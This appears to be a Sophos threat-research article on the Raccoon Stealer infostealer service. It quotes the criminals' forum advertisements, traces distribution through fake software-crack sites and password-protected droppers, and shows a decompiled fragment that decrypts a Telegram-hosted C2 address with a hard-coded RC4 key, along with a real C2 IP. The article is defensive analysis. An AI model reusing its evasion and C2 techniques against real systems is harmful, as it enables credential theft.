
Trash Panda as a Service: Raccoon Stealer steals cookies, cryptocoins, and more

news.sophos.com/en-us/2021/08/03/trash-panda-as-a-service-raccoon-stealer-steals-cookies-cryptocoins-and-more/

August 3, 2021

As more organizations have moved much of their work into web-based services during the last year and a half, browser-stored passwords and authentication cookies have become an even more attractive target for actors seeking more than just access to victims' web banking credentials. The recent breach at EA—leveraging the game company's Slack communications through stolen credentials to infiltrate the company network—is an example of the threat information stealing malware can pose to businesses as well as individuals.

Recently, we've been tracking a particularly active campaign by actors using *Raccoon Stealer*, a widely-used information stealing malware. While Raccoon has been in the wild for some time, and is run as a service by its developers for other criminals, this recent campaign has made up the majority of our recent detections of the malware. As such, it offers an opportunity to examine the evolving tactics, techniques and procedures used by criminals to steal critical information—either for sale in criminal marketplaces, or for their own use.



raccoonstealer
RAID array
User
Joined: Apr 1, 2019
Messages: 52
Reaction score: sixteen

Apr 26, 2021

Thread starter

Raccoon Stealer. We steal, You deal!

__________________________________ We

present the result of our many months of work, regular updates, fixes and improvements! We started in April 2019 on exploit, wwh, xss, etc.
Over the past time, we have received quite a few good reviews and are constantly trying to keep the quality of our service at the level.


Software

* Proprietary code. Our build is not a fork of existing products on the market.
* The styler is written in C / C ++.
* Our build will give you a great touch every time you spill, because Raccoon is noticed by units of antiviruses in a dynamic test.
* Raccoon collects: passwords, cookies and autofill from all popular browsers (including FireFox x64), CC data, system information
* Almost all existing desktop cryptocurrency wallets, including the Brave browser wallet and the Metamask extension wallet.
* Built-in file downloader.
* Work on both 32 and 64-bit systems without dependencies on .NET.
* Output file - Native x86 executable easy to encrypt.
* Private key, gate address and all other lowercase values are highly encrypted.
* The stealer stores most of the collected data in RAM, not on disk.
* File grabber.
* A dropper for one or several files with the ability to filter by requests contained in passwords and cookies.
* No need to create a new build when changing a gate! The entire transfer takes place unnoticed by the user.
* Configuration change occurs on the fly. Without rebuilding the build.
* Each build has a unique signature. The person who merged the build on VT is easily calculated and banned from the service without a refund.

A post introducing Raccoon Stealer on a Russian-language forum (translated).

Like many stealers, Raccoon Stealer is sold as a service, rather than as a standalone malware. Its developers have been marketing the stealer-as-a-service platform for (at least) the last two years on the dark web on malware-related forums. Controlled from a Tor-based command and control "panel" server, Raccoon is much like other commercial web-based services in that it is under perpetual development, with new features and bug fixes shipping regularly—even providing automated updates to malware that's already deployed on infected machines. While sold on boards that are predominantly in Russian, Raccoon also advertises in English and offers English-language support.

Raccoon can collect passwords, cookies, and the "autofill" text for websites, including credit card data and other personal identifying information that may be stored by the browser. Thanks to a recent "clipper" update, Raccoon Stealer also now targets cryptocurrency wallets, and can retrieve or drop files on infected systems.



raccoonstealer
RAID-массив
Пользователь
Joined: Apr 1, 2019
Messages: 54
Reaction score: 16

Raccoon Stealer Update 1.7.4


Back-end
* Наконец устранена надоедлива ошибка "multidownload". Теперь массовая скачка стала гораздо приятнее и стабильнее!
* Порог скачки всех логов с панели увеличен до 5 миллионов за раз!
* Добавлено скачивание всех логов одновременно, без применения выбора.
* Новые автотесты с уведомлением админов на счет состояния конкретного Гейта пользователя.
* Проверка успешно ли автоматика перенесла юзеров с мертвой прокси на свежую.
* Добавлена возможность помечать логи тегами. Для старых логов они так же отобразятся!
* Система блокирования ботов от ресерчеров и АВ. Теперь в панель будет лететь меньше мусора. Мы постоянно добавляем в списки новых ботов!
* Очередная доработка системы гейтов. Балансировка трафика на несколько гигабитных каналов!

Front-end
* Добавлены долгожданные теги в дополнение к маскам поиска! Комбинируя эти способы вы сможете добиться гибких результатов поиска и быстро реагировать на поступление нужной информации.
* Различные настройки тегов. Включение и исключение по тегу.

Software
* Произведена чистка билда

Поддержка Raccoon Stealer & Forest Chat:

An advertisement post for the latest upgrades to Raccoon…



raccoonstealer
RAID array
User
Joined: Apr 1, 2019
Messages: 54
Reaction score: sixteen

Raccoon Stealer Update 1.7.4

Back-end
* Finally fixed the annoying "multidownload" bug. Now the massive jump is much nicer and more stable!
* The threshold for downloading all logs from the panel has been increased to 5 million at a time!
* Added downloading of all logs at the same time, without applying the selection.
* New autotests notifying admins about the state of a specific user gate.
* Checking whether the automation has successfully transferred users from a dead proxy to a fresh one.
* Added the ability to mark logs with tags. For old logs, they will also be displayed!
* System for blocking bots from researchers and AV. Less debris will now fly into the panel. We are constantly adding new bots to the lists!
* Another revision of the gate system. Balancing traffic across multiple gigabit channels!

Front-end
* Added long awaited tags in addition to search masks! By combining these methods, you can achieve flexible search results and quickly respond to the arrival of the necessary information.
* Various tag settings. Include and exclude by tag.

Software
* Build cleaned

Raccoon Stealer & Forest Chat

…and the translation of the post.

The developers of Raccoon keep tight control on the access to their malware, hosting access to any bots that are deployed by their customers through a Tor-based web panel. Each executable of their malware has a signature tied to the customer—so that if a sample of their malware shows up on VirusTotal or other malware sites, they can trace it back to the customer who may have leaked it.

The infostealer ecosystem

Information stealers fill an important niche in the cybercrime ecosystem. They are a component of all sorts of identity theft, allowing their operators to harvest personal identifying information from the systems they infect—including the theft of login data in the form of stored credentials and browser cookies that control access to web-based services. These credentials are often swiped and sold on criminal marketplaces, allowing other actors to take advantage of them for their own criminal intentions.

Infostealers are an inexpensive entry ramp into criminal activity. An entry-level, seven day subscription to Raccoon Stealer, for example, only costs $75. And unlike more sophisticated criminal malware operations (such as ransomware), there's no vetting of buyers—they can be purchased by anyone, regardless of their reputation in the criminal underworld. Services such as Raccoon permit nascent cybercriminals to establish a reputation that would let them subscribe to, or purchase, more advanced malware from more exclusive vendors.

On top of that, some infostealers' binaries and source code are freely obtainable. A "cracked" version of the Azorult infostealer builder is posted on several download sites that can be found with a quick web search. There are also offensive security tools, such as LaZagne, that can be used for the same task by malicious actors—we've seen LaZagne used by Dharma ransomware operators.

Because of this easy availability , Information stealers are a prevalent threat in our telemetry, and are operated by a wide swath of actors. This is in part because of how easy it is for would-be criminals to obtain them and deploy infostealers, and because the thriving marketplace for stolen credentials and service access makes it easy to turn a quick profit on their fruit.

Once deployed, the criminals buying, renting (or stealing) infostealers easily find a market for the stolen data. There is a constant demand for stolen user credentials—especially credentials providing access to legitimate services that can be used to host or spread more malware, either through hosting (with FTP or other server credentials) or distribution (with email or messaging apps)–gaining the benefit of the legitimacy of the stolen domains and accounts. This makes infostealer data grabs easy and low-risk to monetize, compared to deeper network intrusions, ransomware or fraudulent use of web banking services.


Not all infostealers are used in this way. Some serve as a component of another threat—for example, as part of an attempt to move laterally within a network by a ransomware operator (as in the case of Dharma actors' use of LaZagne). Some are used in targeted ways, to get access to a specific organization for the purpose of deploying other malware. In some cases, infostealers are built into another form of malware, such as remote access tools. QuasarRAT, for example, does not execute its information stealing components until it receives a remote command from its human operator.

Trash panda compromise

In targeted intrusions where the infostealer tool is just part of a larger intrusion, attackers deploy the infostealer manually, after gaining access through other means. But more often, infostealers such as Raccoon are distributed in one of two ways.

The most frequent method is via spam email, as a compressed executable or as the payload of a malicious document dropper. But attackers may also spread the malware using a malicious website, or peer-to-peer sharing service (such as Bittorrent), masquerading as pirated software. Again, the stealer itself may get delivered, or it may be installed by a dropper.

The vast majority of recent Raccoon samples are distributed via a single dropper campaign leveraging malicious websites. The actors behind the campaign also used search engine optimization to raise the chances that people looking for a particular software package would visit the malicious sites. Search for "[software product name] crack" on Google return links to websites that purport to provide downloads of software with license requirements bypassed.



Jun 25, 2021 — How to Crack? · Download setup plus keygen from below button · Before the installation of **Nitro Pro Crack** setup.exe · turn off your internet ...

https://procrackerz.org › nitro-pro-crack-july-2021-keys

Nitro Pro 13.42.3.855 + Crack [Latest 2021 Keys] Download ...

How to **Crack**? · First, download the **Nitro Pro** trial version from the official site. · Install the trial version on your system. · Run the program. · Now download the **Crack** ...

Nitro Pro 2021 Crack With... · Nitro Pro 2021 Crack... · What's New in Nitro Pro...

https://crackreview.com › nitro-pro-crack-activation-key

Nitro Pro 13.42.3 Crack + Activation Key Full (64/32-bit ...

Jun 12, 2021 — Nitro Pro 13.40.0 Crack is the most higher or fireplace-most PDF developing and modifying software, providing the center **Nitro Pro Crack**.

https://pdf.wondershare.com › pdf-software-comparison

Say Goodbye to Nitro Pro 11 (10, 9, 8) Crack | Wondershare ...

Does Nitro PDF **Crack** Exist? Absolutely No! ... You have seen how **Nitro Pro** helps you create and edit PDF files with ease. However, there is actually no **Nitro Pro** ...


https://up4pc.com › Office Tools

Nitro Pro Enterprise Portable 13.42.1.855 With Crack + Retail ...

Jun 1, 2021 — **Nitro Pro** Enterprise Keygen simply clicks [illegible] **Nitro Pro Crack** For allows you to edit complete paragraphs conveniently, robotically ...

A Google search for a cracked version of a software package returns links to pirated software sites—except (at least) one of these is a malware site.

The sites associated with the campaign have been search-engine optimized to be high in the results for Google and other web searches for cracked software. They are also promoted on a YouTube channel with videos about 'warez' (pirated software). We found samples in telemetry rooted with two domains: *gsmcracktools.blogspot.com* and *procrackerz.org*.



ProCrackerz

Software Keys & Cracks For Mac Win 2021

July 1, 2021 • Office / Software

Nitro Pro 13.42.3.855 Crack + Keygen [Latest 2021 Release]


Posted by Denzy

Contents [hide]

1 Nitro Pro 2021 Crack With Serial Key Free [32/64 Bit] Download Free
1.1 Nitro Pro 2021 Crack & Keygen Latest Torrent Download 100%
1.2 Key Features:
1.3 What's New in Nitro Pro 13.42.3.855 Cracked?
1.4 Latest Nitro Pro 13.42.3.855 Keys For Mac & Windows
1.5 Nitro Pro June 2021 Serial Number:

The fake warez site, a WordPress blog, is filled with listings for “cracked” software.

While the sites advertised themselves as a repository of “cracked” legitimate software packages, the files delivered were actually disguised droppers. Clicking on the links to a download connected to a set of redirector JavaScripts hosted on Amazon Web Services that shunt victims to one of multiple download locations, delivering different versions of the dropper.




Nitro Pro 13.42.3.855 Crack Keygen [Latest 2021 Release]

Download Server Health	✓ 100%
Last Updated	A day ago
Last Downloaded	Today
Meta Hash	d1b61e051f5fe6b47ed61daa8a8e5566213957ee

Click the button below to download


The downloaded first-stage payload is an archive, containing a password-protected archive and a text document containing a password.



60e5b2a45ebca60e5_setupInstall
Compressed (zipped) Folder

60e5b2a45ebca60e5-Passw0rd
Text Document
3.18 KB

The archive containing the “setup” executable is password-protected to evade malware scanning.



60e5b2a45ebca60e5-Passw0rd - Notepad
File Edit Format View Help

```
================================================================================
Password is 987654
Please use the above password to extract setup file.
================================================================================
```

The contents of the password file, complete with ASCII art.

The payloads within these password-protected folders are self-extracting installers. They have signatures associated with self-extracting archives from tools such as 7zip or Winzip SFX, but cannot be unpacked by these tools. Either the signatures have been faked, or the headers of the files have been manipulated by the actors behind the droppers to prevent unpacking without execution.


The droppers in this campaign did not only carry Raccoon—they deliver a number of other malware families, sometimes in the same bundle, including:

- crypto-miners
- “clippers” (malware which steal cryptocurrencies by modifying the victim’s system clipboard during transactions and changing the destination wallet)
- malicious browser extensions
- YouTube click-fraud bots
- Djvu/Stop (a ransomware targeted primarily at home users).

The variety of malware suggests these droppers are most likely “droppers as a service” and not directly related to the threat actor using Raccoon Stealer. We’ll explore this campaign in more detail in an upcoming report.

Telegram from home

The samples of Raccoon dropped by this campaign are distinct from previously analyzed samples in that these use Telegram channels for communication. Telegram is used to deliver the address of a command and control gateway.




h+audemars

5 members

100c7PcN2xoip811CrsOpGKPbQadWiuejTv
WIGvXua41NkubzXY8=54-v00

A Google cache of a Raccoon Telegram channel preview.



h+audemars
6 members

September 29, 2020

Channel created

h+audemars
Some message 12 08:47

h+audemars
4b0t 12 08:47

h+audemars
sdvg 11 22:00

October 9, 2020

h+audemars
journey to jupiter 10 11:01

October 12, 2020


h+audemars
/start 8 22:27

h+audemars
@baudemars

6
Members

51ce3PcN2xoip811WqNinGKrNT7Nfy+TiSrWyVA
v38

A live view of the channel preview, with a different encrypted channel description message. This channel address is encrypted and hard-coded into the Raccoon stealer, along with a configuration ID associated with the Raccoon “customer” and an RC4 encryption key.




```
*(_OWORD *)(v3 - 2162) = xmmword_57EF50;
*(_WORD *)(v3 - 2146) = 148;
do
  *(_BYTE *)(v3 + v23++ - 2161) ^= ~*(_BYTE *)(v3 - 2162);
while ( v23 < 0x10 );
v2147 = (int)"qSVdAbi/K2pP5PzejMhd4MMaCbXCXcCh2IYFulw=";
*(_BYTE *)(v3 - 2145) = 0;
std::string::string((std::basic_string *)(v3 - 2444), (void *)v2147);
v2147 = (int)"omYfQq6xN3Ze56WKnstH65tWVuOeEZP5zscEsByYEeYIDEkc0SMfPA==";
*(_DWORD *)(v3 - 4) = 0;
std::string::string((std::basic_string *)(v3 - 2420), (void *)v2147);
v2147 = (int)"84f6c21a3d384b78a97f5f074bf59f8e";
*(_BYTE *)(v3 - 4) = 1;
std::string::string((std::basic_string *)(v3 - 2396), (void *)v2147);
*(_BYTE *)(v3 - 4) = 2;
v24 = *(_DWORD *)std::string::end(v3 - 2480);
v25 = *(char **)std::string::end(v3 - 2560);
v26 = (char **)std::string::begin(v3 - 2564);
v27 = std::string::findTrailingSpaces((char **)(v3 - 2584), *v26, v25);
```

Raccoon code for contacting Telegram and acquiring the gate address.


Using the hard-coded RC4 key, Raccoon decrypts the message in the description for the channel—which contains the address for a command and control “gate.” This is not a straightforward decryption process—a portion of the resulting string is trimmed from both the start and end of the channel description, and then the code decrypts the text with RC4 to obtain the C2 gate address.

This mechanism can be used to change between gates if communications are blocked. With the gate address retrieved, Raccoon connects to the gate to communicate with the C2.



1	http://195.201.225.248:443	200	CONNECT	195.201.225....	581 bytes	telete.in
